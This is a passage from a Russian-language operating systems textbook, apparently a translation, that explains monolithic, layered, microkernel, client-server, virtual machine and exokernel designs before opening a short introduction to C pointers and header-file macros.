Для построения исполняемого файла монолитной системы необходимо сначала скомпилировать все отдельные процедуры (или файлы, содержащие процедуры), а затем связать их вместе, воспользовавшись системным компоновщиком. Здесь, по существу, полностью отсутствует сокрытие деталей реализации — каждая процедура видна любой другой процедуре (в отличие от структуры, содержащей модули или пакеты, в которых основная часть информации скрыта внутри модулей и за пределами модуля его процедуры можно вызвать только через специально определяемые точки входа).

Тем не менее даже такие монолитные системы могут иметь некоторую структуру. Службы (системные вызовы), предоставляемые операционной системой, запрашиваются путем помещения параметров в четко определенное место (например, в стек), а затем выполняется инструкция *trap*. Эта инструкция переключает машину из пользовательского режима в режим ядра и передает управление операционной системе (шаг *6* на рис. 1.17). Затем операционная система извлекает параметры и определяет, какой системный вызов должен быть выполнен. После этого она перемещается по индексу в таблице, которая в строке *k* содержит указатель на процедуру, выполняющую системный вызов *k* (шаг *7* на рис. 1.17).

Такая организация предполагает следующую базовую структуру операционной системы:

1. Основная программа, которая вызывает требуемую служебную процедуру.
2. Набор служебных процедур, выполняющих системные вызовы.
3. Набор вспомогательных процедур, содействующих работе служебных процедур.

В этой модели для каждого системного вызова имеется одна ответственная за него служебная процедура, которая его и выполняет. Вспомогательные процедуры выполняют действия, необходимые нескольким служебным процедурам, в частности извлечение данных из пользовательских программ. Таким образом, процедуры делятся на три уровня (рис. 1.21).




Рис. 1.21. Простая структурированная модель монолитной системы

В дополнение к основной операционной системе, загружаемой во время запуска компьютера, многие операционные системы поддерживают загружаемые расширения, в числе которых драйверы устройств ввода-вывода и файловые системы. Эти компоненты загружаются по мере надобности. В UNIX они называются библиотеками общего пользования. В Windows они называются **DLL-библиотеками** (Dynamic-Link

Libraries — динамически подключаемые библиотеки). Они находятся в файлах с расширениями имен .dll, и в каталоге C:\Windows\system32 на системе Windows их более 1000.

1.7.2. Многоуровневые системы

Обобщением подхода, показанного на рис. 1.21, является организация операционной системы в виде иерархии уровней, каждый из которых является надстройкой над нижележащим уровнем. Первой системой, построенной таким образом, была система THE, созданная в Technische Hogeschool Eindhoven в Голландии Э. Дейкстрой (E. W. Dijkstra) и его студентами в 1968 году. Система THE была простой пакетной системой для голландского компьютера Electrologica X8, имевшего память 32 K 27-разрядных слов. Как показано в табл. 1.3, у системы было шесть уровней. Уровень 0 занимался распределением ресурса процессора (процессорного времени), переключением между процессами при возникновении прерываний или истечении времени таймера. Над уровнем 0 система состояла из последовательных процессов, каждый из которых мог быть запрограммирован без учета того, что несколько процессов были запущены на одном процессоре. Иными словами, уровень 0 обеспечивал основу многозадачности центрального процессора.

Таблица 1.3. Структура операционной системы THE

Уровень	Функция
5	Оператор
4	Программы пользователя
3	Управление вводом-выводом
2	Связь оператора с процессом
1	Управление основной памятью и магнитным барабаном
0	Распределение ресурсов процессора и обеспечение многозадачного режима

Уровень 1 управлял памятью. Он выделял процессам пространство в основной памяти и на магнитном барабане емкостью 512 K слов, который использовался для хранения частей процесса (страниц), не умещавшихся в оперативной памяти. На уровнях выше первого процессы не должны были беспокоиться о том, где именно они находятся, в памяти или на барабане. Программное обеспечение уровня 1 обеспечивает помещение страниц в память в то время, когда они необходимы, и удаление их из памяти, когда они не нужны.

Уровень 2 управлял связью каждого процесса с консолью оператора (то есть с пользователем). Над этим уровнем каждый процесс фактически имел собственную консоль оператора. Уровень 3 управлял устройствами ввода-вывода и буферизацией информационных потоков в обоих направлениях. Над третьим уровнем каждый процесс мог работать с абстрактными устройствами ввода-вывода, имеющими определенные свойства. На уровне 4 работали пользовательские программы, которым не надо было заботиться о процессах, памяти, консоли или управлении вводом-выводом. Процесс системного оператора размещался на уровне 5.

Дальнейшее обобщение многоуровневой концепции было сделано в системе MULTICS. Вместо уровней для описания MULTICS использовались серии концентрических колец, где внутренние кольца обладали более высокими привилегиями по отношению

к внешним (что, собственно, не меняло сути многоуровневой системы). Когда процедуре из внешнего кольца требовалось вызвать процедуру внутреннего кольца, ей нужно было создать эквивалент системного вызова, то есть выполнить инструкцию *TRAP*, параметры которой тщательно проверялись на допустимость перед тем, как разрешить продолжение вызова. Хотя вся операционная система в MULTICS являлась частью адресного пространства каждого пользовательского процесса, аппаратура позволяла определять отдельные процедуры (а фактически — сегменты памяти) как защищенные от чтения, записи или выполнения.

Следует отметить, что система уровней в конструкции THE играла лишь вспомогательную роль, поскольку все части системы в конечном счете компоновались в единую исполняемую программу, а в MULTICS кольцеобразный механизм существовал главным образом в процессе выполнения и реализовывался за счет аппаратного обеспечения.

Преимущества кольцеобразного механизма проявлялись в том, что он мог быть легко расширен и на структуру пользовательских подсистем. Например, профессор может написать программу для тестирования и оценки студенческих программ и запустить ее в кольце n, а студенческие программы будут выполняться в кольце $n + 1$, так что студенты не смогут изменить свои оценки.

1.7.3. Микроядра

При использовании многоуровневого подхода разработчикам необходимо выбрать, где провести границу между режимами ядра и пользователя. Традиционно все уровни входили в ядро, но это было не обязательно. Существуют очень весомые аргументы в пользу того, чтобы в режиме ядра выполнялось как можно меньше процессов, поскольку ошибки в ядре могут вызвать немедленный сбой системы. Для сравнения: пользовательские процессы могут быть настроены на обладание меньшими полномочиями, чтобы их ошибки не носили фатального характера.

Различные исследователи неоднократно определяли количество ошибок на 1000 строк кода (например, Basilli and Perricone, 1984; Ostrand and Weyuker, 2002). Плотность ошибок зависит от размера модуля, его возраста и других факторов, но приблизительная цифра для солидных промышленных систем — 10 ошибок на 1000 строк кода. Следовательно, монолитная операционная система, состоящая из 5 000 000 строк кода, скорее всего, содержит от 10 000 до 50 000 ошибок ядра. Разумеется, не все они имеют фатальный характер, некоторые ошибки могут представлять собой просто выдачу неправильного сообщения об ошибке в той ситуации, которая складывается крайне редко. Тем не менее операционные системы содержат столько ошибок, что производители компьютеров снабдили свою продукцию кнопкой перезапуска (которая зачастую находится на передней панели), чего не делают производители телевизоров, стереосистем и автомобилей, несмотря на большой объем программного обеспечения, имеющийся в этих устройствах.

Замысел, положенный в основу конструкции микроядра, направлен на достижение высокой надежности за счет разбиения операционной системы на небольшие, вполне определенные модули. Только один из них — микроядро — запускается в режиме ядра, а все остальные запускаются в виде относительно слабо наделенных полномочиями обычных пользовательских процессов. В частности, если запустить каждый драйвер устройства и файловую систему как отдельные пользовательские процессы, то ошибка в одном из них может вызвать отказ соответствующего компонента, но не сможет

вызвать сбой всей системы. Таким образом, ошибка в драйвере звукового устройства приведет к искажению или пропаданию звука, но не вызовет зависания компьютера. В отличие от этого в монолитной системе, где все драйверы находятся в ядре, некорректный драйвер звукового устройства может запросто сослаться на неверный адрес памяти и привести систему к немедленной вынужденной остановке.

За десятилетия было разработано и получило распространение множество различных микроядер (Haertig et al., 1997; Heiser et al., 2006; Herder et al., 2006; Hildebrand, 1992; Kirsch et al., 2005; Liedtke, 1993, 1995, 1996; Pike et al., 1992; Zuberi et al., 1999). За исключением OS X, которая основана на микроядре Mach (Accetta et al., 1986), широко распространенные операционные системы настольных компьютеров микроядра не используют. Но микроядра доминируют в приложениях, работающих в реальном масштабе времени в промышленных устройствах, авионике и военной технике, которые выполняют особо важные задачи и должны отвечать очень высоким требованиям надежности. Часть общеизвестных микроядер представляют Integrity, K42, L4, PikeOS, QNX, Symbian и MINIX 3. Кратко рассмотрим микроядро MINIX 3, в котором максимально использована идея модульности и основная часть операционной системы разбита на ряд независимых процессов, работающих в режиме пользователя. MINIX 3 — это POSIX-совместимая система с открытым исходным кодом, находящаяся в свободном доступе по адресу www.minix3.org (Giuffrida et al., 2012; Giuffrida et al., 2013; Herder et al., 2006; Herder et al., 2009; Hruby et al., 2013).

Микроядро MINIX 3 занимает всего лишь около 12 000 строк кода на языке C и 1400 строк кода на ассемблере, который использован для самых низкоуровневых функций, в частности для перехвата прерываний и переключения процессов. Код на языке C занимается управлением процессами и их распределением, управляет межпроцессным взаимодействием (путем обмена сообщениями между процессами) и предлагает набор примерно из 40 вызовов ядра, позволяя работать остальной части операционной системы. Эти вызовы выполняют функции подключения обработчиков к прерываниям, перемещения данных между адресными пространствами и установки новых схем распределения памяти для только что созданных процессов. Структура процесса MINIX 3 показана на рис. 1.22, где обработчики вызовов ядра обозначены *Sys*. В ядре также размещен драйвер часов, потому что планировщик работает в тесном взаимодействии с ними. Все остальные драйверы устройств работают как отдельные пользовательские процессы.

За пределами ядра структура системы представляет собой три уровня процессов, которые работают в режиме пользователя. Самый нижний уровень содержит драйверы устройств. Поскольку они работают в пользовательском режиме, у них нет физического доступа к пространству портов ввода-вывода и они не могут вызывать команды ввода-вывода напрямую. Вместо этого, чтобы запрограммировать устройство ввода-вывода, драйвер создает структуру, сообщающую, какие значения в какие порты ввода-вывода следует записать. Затем драйвер осуществляет вызов ядра, сообщая ядру, что нужно произвести запись. При этом ядро может осуществить проверку, использует ли драйвер то устройство ввода-вывода, с которым он имеет право работать. Следовательно (в отличие от монолитной конструкции), дефектный драйвер звукового устройства не может случайно осуществить запись на диск.

Над драйверами расположен уровень, содержащий службы, которые осуществляют основной объем работы операционной системы. Все они работают в режиме пользователя. Одна или более файловых служб управляют файловой системой (или системами), диспетчер процессов создает и уничтожает процессы, управляет ими и т. д. Пользователь-




Рис. 1.22. Упрощенная структура системы MINIX 3

ские программы получают доступ к услугам операционной системы путем отправки коротких сообщений этим службам, которые запрашивают системные вызовы POSIX. Например, процесс, нуждающийся в выполнении вызова *read*, отправляет сообщение одной из файловых служб, предписывая ей, что нужно прочитать.

Особый интерес представляет **служба перевоплощения** (reincarnation server), выполняющая проверку функционирования других служб и драйверов. В случае обнаружения отказа одного из компонентов он автоматически заменяется без какого-либо вмешательства со стороны пользователя. Таким образом, система самостоятельно исправляет отказы и может достичь высокой надежности.

Система накладывает на полномочия каждого процесса большое количество ограничений. Уже упоминалось, что драйверы могут работать только с разрешенными портами ввода-вывода. Доступ к вызовам ядра также контролируется для каждого процесса через возможность посылать сообщения другим процессам. Процессы также могут предоставить другим процессам ограниченные права доступа через ядро к своему адресному пространству. Например, файловая система может выдать драйверу диска разрешение, позволяющее ядру помещать только что считанный с диска блок в память по указанному адресу внутри адресного пространства файловой системы. Совокупность этих ограничений приводит к тому, что каждый драйвер и каждая служба имеют только те полномочия, которые нужны для их работы, и не более того. Тем самым существенно сокращается вред, который может быть нанесен дефектным компонентом.

Идея, имеющая некоторое отношение к использованию минимального ядра, заключается в том, чтобы помещать в ядро исполнительный **механизм**, а не **политику**. Чтобы пояснить эту мысль, рассмотрим планирование выполнения процессов. Относительно простой алгоритм планирования заключается в назначении каждому процессу приоритета с последующим запуском ядром готового к выполнению процесса с наиболее высоким приоритетом. Механизм, который находится в ядре, предназначен для поиска и запуска процесса с наибольшим приоритетом. Политика, заключающаяся в назначении процессам приоритетов, должна быть реализована процессами, работающими в пользовательском режиме. Таким образом, политика и механизм могут быть разобщены, а ядро — уменьшено в размерах.

1.7.4. Клиент-серверная модель

Небольшая вариация идеи микроядер выражается в обособлении двух классов процессов: **серверов**, каждый из которых предоставляет какую-нибудь службу, и **клиентов**, которые пользуются этими службами. Эта модель известна как **клиент-серверная**. Довольно часто самый нижний уровень представлен микроядром, но это не обязательно. Суть заключается в наличии клиентских процессов и серверных процессов.

Связь между клиентами и серверами часто организуется с помощью передачи сообщений. Чтобы воспользоваться службой, клиентский процесс составляет сообщение, в котором говорится, что именно ему нужно, и отправляет его соответствующей службе. Затем служба выполняет определенную работу и отправляет обратно ответ. Если клиент и сервер запущены на одной и той же машине, то можно провести определенную оптимизацию, но концептуально здесь речь идет о передаче сообщений.

Очевидным развитием этой идеи будет запуск клиентов и серверов на разных компьютерах, соединенных локальной или глобальной сетью (рис. 1.23). Поскольку клиенты связываются с серверами путем отправки сообщений, им не обязательно знать, будут ли эти сообщения обработаны локально, на их собственных машинах, или же они будут отправлены по сети на серверы, расположенные на удаленных машинах. Что касается интересов клиента, следует отметить, что в обоих случаях происходит одно и то же: отправляются запросы и возвращаются ответы. Таким образом, клиент-серверная модель является абстракцией, которая может быть использована как для отдельно взятой машины, так и для машин, объединенных в сеть.




Рис. 1.23. Клиент-серверная модель, реализованная с помощью сети

Становится все больше и больше систем, привлекающих пользователей, сидящих за домашними компьютерами, в качестве клиентов, а большие машины, работающие где-нибудь в другом месте, — в качестве серверов. Фактически по этой схеме работает большая часть Интернета. Персональные компьютеры отправляют запросы на получение веб-страницы на сервер, и эта веб-страница им возвращается. Это типичная картина использования клиент-серверной модели при работе в сети.

1.7.5. Виртуальные машины

Первые выпуски OS/360 были системами исключительно пакетной обработки. Но многие пользователи машин IBM/360 хотели получить возможность интерактивной работы с использованием терминала, поэтому различные группы разработчиков как в самой корпорации IBM, так и за ее пределами решили написать для этой машины системы с разделением времени. Позже была выпущена официальная система раз-

деления времени — TSS/360, и когда она наконец-то дошла до потребителей, то была настолько громоздкой и медлительной, что под нее было переоборудовано всего лишь несколько вычислительных центров. В конечном счете от этого проекта отказались, после того как на него уже было потрачено 50 млн долларов (Graham, 1970).

VM/370

Группа из научного центра IBM Scientific Center в Кембридже (Массачусетс) разработала совершенно другую систему, которую IBM в конечном итоге приняла как законченный продукт. Эта система, первоначально называвшаяся CP/CMS, а позже переименованная в VM/370 (Seawright and MacKinnon, 1979), была основана на следующем проницательном наблюдении: система с разделением времени обеспечивает, во-первых, многозадачность, а во-вторых, расширенную машину с более удобным интерфейсом, чем у простого оборудования. Сущность VM/370 заключается в полном разделении этих двух функций.

Основа системы, известная как **монитор виртуальных машин**, запускается непосредственно на обычном оборудовании и обеспечивает многозадачность, предоставляя верхнему уровню не одну, а несколько виртуальных машин (рис. 1.24). Но, в отличие от всех других операционных систем, эти виртуальные машины не являются машинами с расширенной архитектурой. Они не поддерживают файлы и другие полезные свойства. Вместо этого они являются точной копией исходной аппаратуры, включающей режим ядра и пользователя, устройства ввода-вывода, прерывания и все остальное, что есть у настоящей машины.




Рис. 1.24. Структура VM/370 с тремя запущенными системами CMS

Поскольку каждая виртуальная машина идентична настоящему оборудованию, на каждой из них способна работать любая операционная система, которая может быть запущена непосредственно на самом оборудовании. На разных виртуальных машинах могут быть запущены разные операционные системы, как это часто и происходит на самом деле. Изначально на системах VM/370 пользователи запускали в своих виртуальных машинах OS/360 или одну из других больших операционных систем пакетной обработки или обработки транзакций, в то время как другие запускали однопользовательскую интерактивную систему **CMS** (Conversational Monitor System — система диалоговой обработки) для пользователей системы разделения времени.

Когда программа под управлением операционной системы CMS выполняет системный вызов, он перехватывается в системное прерывание операционной системы на своей собственной виртуальной машине, а не на VM/370, как это было бы при ее запуске на реальной, а не на виртуальной машине. Затем CMS выдает обычные команды ввода-вывода для чтения своего виртуального диска или другие команды, которые могут ей

понадобиться для выполнения этого вызова. Эти команды ввода-вывода перехватываются VM/370, которая выполняет их в рамках моделирования реального оборудования. При полном разделении функций многозадачности и предоставления машины с расширенной архитектурой каждая из составляющих может быть намного проще, гибче и удобнее для обслуживания.

В своем современном перерождении z/VM обычно используется для запуска нескольких полноценных операционных систем, а не упрощенных, однопользовательских систем вроде CMS. Например, на машинах zSeries можно запустить одну или несколько виртуальных машин Linux, а наряду с ними — обычные операционные системы IBM.

Повторное открытие виртуальных машин

Хотя в IBM виртуальные машины используются уже четыре десятилетия и ряд других компаний, включая Oracle и Hewlett-Packard, недавно добавили поддержку виртуальных машин к своим высокопроизводительным промышленным серверам, тем не менее, по большому счету, идея виртуализации в мире персональных компьютеров до последнего времени практически игнорировалась. Но сейчас сочетание новых потребностей, нового программного обеспечения и новых технологий придало этой теме особую актуальность.

Сначала о потребностях. Многие компании традиционно запускали свои почтовые серверы, веб-серверы, FTP-серверы и все остальные серверы на отдельных компьютерах, иногда имеющих различные операционные системы. Виртуализация рассматривается ими как способ запуска всех этих серверов на одной и той же машине с возможностью избежать при этом отказа всех серверов при отказе одного из них.

Виртуализация популярна также в мире веб-хостинга. Без нее клиенты вынуждены выбирать между **общим хостингом**[1] (который дает им только учетную запись на веб-сервере, но не позволяет управлять его программным обеспечением) и выделенным хостингом (который предоставляет им их собственную, очень гибкую, но не оправдывающую затрат машину при небольших или средних по объему веб-сайтах). Когда компания, предоставляющая услуги веб-хостинга (хостинг-провайдер), сдает в аренду виртуальные машины, на одной физической машине может быть запущено множество виртуальных машин, каждая из которых превращается в полноценную машину. Клиенты, арендовавшие виртуальную машину, могут запускать на ней какие угодно операционную систему и программное обеспечение, но за часть стоимости выделенного сервера (поскольку та же самая физическая машина одновременно поддерживает множество виртуальных машин).

Другой вариант использования виртуализации предназначен для конечных пользователей, которым необходима возможность одновременного запуска двух или более операционных систем, например Windows и Linux, поскольку некоторые из любимых ими приложений работают под управлением только одной из этих операционных систем. Такая ситуация показана на рис. 1.25, *а*, при этом термин «монитор виртуальной машины» заменен на «**гипервизор первого типа**» (type 1 hypervisor), который широко используется в наши дни из-за краткости при наборе по сравнению с первым вариантом. Но для многих авторов они являются взаимозаменяемыми.

---

[1] За ним закрепилось название «виртуальный хостинг». — *Примеч. пер.*




Рис. 1.25. Гипервизор: *а* — тип 1; *б* — чистый гипервизор, тип 2; *в* — практический гипервизор, тип 2 (перевод)

Привлекательность виртуальных машин сомнениям не подвергалась, проблема заключалась в их реализации. Чтобы запустить на компьютере программное обеспечение виртуальных машин, его центральный процессор должен быть готов к работе в этом режиме (Popek and Goldberg, 1974). Проблема заключается в следующем. Когда операционная система, запущенная на виртуальной машине (в режиме пользователя), выполняет привилегированные инструкции, например изменение слова состояния программы — PSW или операцию ввода-вывода, необходимо, чтобы оборудование осуществило перехват данных инструкций и вызов монитора виртуальных машин, который выполнит их программную эмуляцию. На некоторых центральных процессорах, особенно на Pentium, его предшественниках и их клонах, попытки выполнения привилегированных инструкций в режиме пользователя просто игнорируются. Эта особенность исключает создание виртуальных машин на таком оборудовании, чем объясняется недостаточный интерес к ним в мире x86. Конечно, существовали интерпретаторы для Pentium, такие как Bochs, которые запускались на этом процессоре, но при потере производительности обычно в один-два порядка они не подходили для серьезной работы.

В 1990-х годах и в первые годы нового тысячелетия был реализован ряд научно-исследовательских проектов, в частности Disco в Стэнфорде (Bugnion et al., 1997) и Xen в Кембридже (Barham et al., 2003). Эти исследования привели к появлению нескольких коммерческих продуктов (например, VMware Workstation и Xen), и интерес к виртуальным машинам снова вырос. Сегодня в число популярных гипервизоров кроме VMware иXen входят KVM (для ядра Linux), VirtualBox (от Oracle) и Hyper-V (от Microsoft).

Некоторые из этих ранних исследовательских проектов улучшили производительность по сравнению с интерпретаторами типа Bochs путем трансляции блоков кода на лету, сохранения их во внутреннем кэше и повторного использования результата трансляции в случае их нового исполнения. Это существенно повысило производительность и привело к созданию того, что сейчас называется **моделями машин** (machine simulators) (рис. 1.25, *б*). Но хотя эта технология, известная как **двоичная трансляция** (binary translation), помогла улучшить ситуацию, получившиеся системы, несмотря на то что они неплохо подходили для публикаций на академических конференциях, по-прежнему не отличались быстротой для использования в коммерческих средах, где производительность имеет весьма большое значение.

Следующим шагом в улучшении производительности стало добавление модуля ядра (рис. 1.25, *в*) для выполнения ряда трудоемких задач. Сложившаяся сейчас практика показывает, что все коммерчески доступные гипервизоры, такие как VMware

Workstation, используют эту гибридную стратегию (а также имеют множество других усовершенствований). Все их называют гипервизорами типа 2, поэтому и мы (хотя и не вполне охотно) последуем этой тенденции и будем использовать данное название далее в этой книге, даже при том, что лучше бы было назвать их гипервизорами типа 1.7, чтобы отразить тот факт, что они не являются в полном смысле программами пользовательского режима. В главе 7 будет дано подробное описание того, как работает VMware Workstation и чем занимаются его компоненты.

На практике действительным различием между гипервизорами типа 1 и типа 2 является то, что в типе 2 для создания процессов, сохранения файлов и т. д. используется **основная операционная система** (host operating system) и ее файловая система. Гипервизор типа 1 не имеет основной поддержки и должен выполнять все эти функции самостоятельно.

После запуска гипервизор типа 2 считывает установочный компакт-диск (или файл образа компакт-диска) для выбора **гостевой операционной системы** (guest operation system) и установки гостевой ОС на виртуальный диск, который является просто большим файлом в файловой системе основной операционной системы. Гипервизор типа 1 этого делать не может по причине отсутствия основной операционной системы, в которой можно было бы хранить файлы.

Во время своей загрузки гостевая операционная система делает все то же самое, что и на настоящем оборудовании, как обычно запуская некоторые фоновые процессы, а затем графический пользовательский интерфейс. С точки зрения пользователя, гостевая операционная система ведет себя точно так же, как при запуске непосредственно на оборудовании, хотя в данном случае ситуация совсем иная.

Другим подходом к обработке управляющих инструкций является модификация операционной системы с целью их удаления. Этот подход не является настоящей виртуализацией, он относится к **паравиртуализации**. Более подробно виртуализация будет рассмотрена в главе 7.

Виртуальная машина Java

Виртуальные машины используются, правда, несколько иным образом и в другой области — для запуска программ на языке Java. Когда компания Sun Microsystems изобрела язык программирования Java, она также изобрела и виртуальную машину (то есть архитектуру компьютера), названную **JVM** (Java Virtual Machine — виртуальная машина Java). Компилятор Java создает код для JVM, который затем обычно выполняется программным интерпретатором JVM. Преимущество такого подхода состоит в том, что код для JVM может доставляться через Интернет на любой компьютер, имеющий JVM-интерпретатор, и запускаться на этом компьютере. Если бы компилятор создавал двоичные программы, например для SPARC или x86, их нельзя было бы так же легко куда угодно доставлять и где угодно запускать. (Разумеется, Sun могла бы создать компилятор, производящий двоичные файлы для SPARC, а затем распространить SPARC-интерпретатор, но у JVM намного более простая для интерпретации архитектура.) Другим преимуществом использования JVM является то, что при правильной реализации интерпретатора, что не является такой уж простой задачей, полученные JVM-программы могут быть проверены с точки зрения безопасности, а затем выполнены в защищенной среде, не имея возможности похитить данные или нанести любой другой вред.

1.7.6. Экзоядра

Вместо клонирования настоящей машины, как это делается в виртуальных машинах, существует иная стратегия, которая заключается в их разделении, иными словами, в предоставлении каждому пользователю подмножества ресурсов. При этом одна виртуальная машина может получить дисковые блоки от 0 до 1023, другая — блоки от 1024 до 2047 и т. д.

Самый нижний уровень, работающий в режиме ядра, — это программа под названием **экзоядро** (Engler et al., 1995). Ее задача состоит в распределении ресурсов между виртуальными машинами и отслеживании попыток их использования, чтобы ни одна из машин не пыталась использовать чужие ресурсы. Каждая виртуальная машина может запускать собственную операционную систему, как на VM/370 и на Pentium в режиме виртуальных машин 8086, с тем отличием, что каждая машина ограничена использованием тех ресурсов, которые она запросила и которые были ей предоставлены.

Преимущество схемы экзоядра заключается в том, что она исключает уровень отображения. При других методах работы каждая виртуальная машина считает, что она имеет собственный диск с нумерацией блоков от 0 до некоторого максимума. Поэтому монитор виртуальных машин должен вести таблицы преобразования адресов на диске (и всех других ресурсов). При использовании экзоядра необходимость в таком переназначении отпадает. Экзоядру нужно лишь отслеживать, какой виртуальной машине какие ресурсы были переданы. Такой подход имеет еще одно преимущество — он отделяет многозадачность (в экзоядре) от пользовательской операционной системы (в пространстве пользователя) с меньшими затратами, так как для этого ему необходимо всего лишь не допускать вмешательства одной виртуальной машины в работу другой.

1.8. Устройство мира согласно языку C

Операционные системы, как правило, представляют собой большие программы, написанные на языке C (иногда на C++), которые состоят из множества фрагментов, написанных разными программистами. Среда, которая используется для разработки операционных систем, существенно отличается от той среды, которую используют отдельные люди (например, студенты) для написания небольших программ на языке Java. В этом разделе будет предпринята попытка весьма краткого введения в мир написания операционной системы для малоопытных Java-программистов.

1.8.1. Язык C

Это не руководство по языку C, а краткое изложение некоторых ключевых отличий языка C от таких языков, как **Pyton** и особенно Java. Язык Java создан на основе C, поэтому у них много общего. Pyton, при всех своих отличиях, также похож на C. Но для удобства мы все же сконцентрируем свое внимание на языке Java. И Java, и Pyton, и C относятся к императивным языкам с типами данных, переменными и операторами управления. Элементарными типами данных в C являются целые числа — integer (включая короткие — short и длинные — long), символы — char и числа с плавающей точкой — float. Составные типы данных могут быть созданы с использованием массивов, структур и объединений. Операторы управления в C подобны тем, что используются в Java, и включают в себя *if*, *switch*, *for* и *while*. Функции и параметры в обоих

языках примерно одинаковые. Одно из средств, имеющееся в C, но отсутствующее в Java и Pyton, — явные указатели. **Указатель** — это переменная, которая указывает на переменную или структуру данных (то есть содержит их адрес). Рассмотрим пример:

```
char c1, c2, *p;
c1 = 'c';
p = &c1;
c2 = *p;
```

Оператор в первой строке объявляет *c1* и *c2* символьными переменными и *p* — переменной, которая указывает на символ (то есть содержит его адрес). Первое присваивание сохраняет ASCII-код символа «c» в переменной *c1*. Во втором адрес переменной *c1* присваивается переменной-указателю *p*. А в третьем значение переменной, на которую указывает переменная *p*, присваивается переменной *c2*, поэтому после выполнения этих операторов *c2* также содержит ASCII-код символа «c». Теоретически указатели типизированы, поэтому присвоение адреса числа с плавающей точкой указателю на символ не допускается, но на практике компиляторы позволяют подобные присваивания, хотя некоторые из них и выдают предупреждения. Указатели являются очень мощной конструкцией, но при невнимательном использовании являются источником большого количества ошибок.

В C отсутствует встроенная поддержка строковых объектов, потоков, пакетов, классов, объектов, обеспечения безопасности типов и сборки мусора. Последнее является серьезной проблемой для операционных систем. Все хранилища данных в языке C либо имеют статический характер, либо явно размещаются и освобождаются программистом, при этом часто используются библиотечные функции *malloc* и *free*. Это последнее свойство — полный контроль программиста над памятью — наряду с явными указателями и делает язык C привлекательным для написания операционных систем. Операционные системы по сути являются системами, которые работают в реальном масштабе времени. Когда происходит прерывание, у операционной системы может быть лишь несколько микросекунд для осуществления какого-нибудь действия, чтобы не допустить потери важной информации. В такой ситуации произвольное включение в работу сборщика мусора абсолютно неприемлемо.

1.8.2. Заголовочные файлы

Как правило, проект операционной системы состоит из определенного количества каталогов, в каждом из которых находится множество файлов с именами, заканчивающимися символами .c (файлов с расширением .c, .c-файлов). Эти файлы содержат исходный код определенной части системы. Также эти каталоги содержат некоторое количество заголовочных файлов с именами, заканчивающимися символами .h (файлов с расширением .h, .h-файлов). В заголовочных файлах содержатся объявления и определения, используемые одним или несколькими c-файлами. Заголовочные файлы могут также включать простые **макросы**, например:

```
#define BUFFER_SIZE 4096
```

которые позволяют программисту присваивать имена константам. Если константа *BUFFER_SIZE* использована в коде, то на этапе компиляции она будет заменена числом 4096. При программировании на C хорошим тоном считается давать имена всем константам, кроме 0, 1 и −1, но иногда имена даются даже им. У макросов могут быть параметры, например:

```
#define max(a, b) (a > b?a:b)
```

позволяющие программисту написать

```
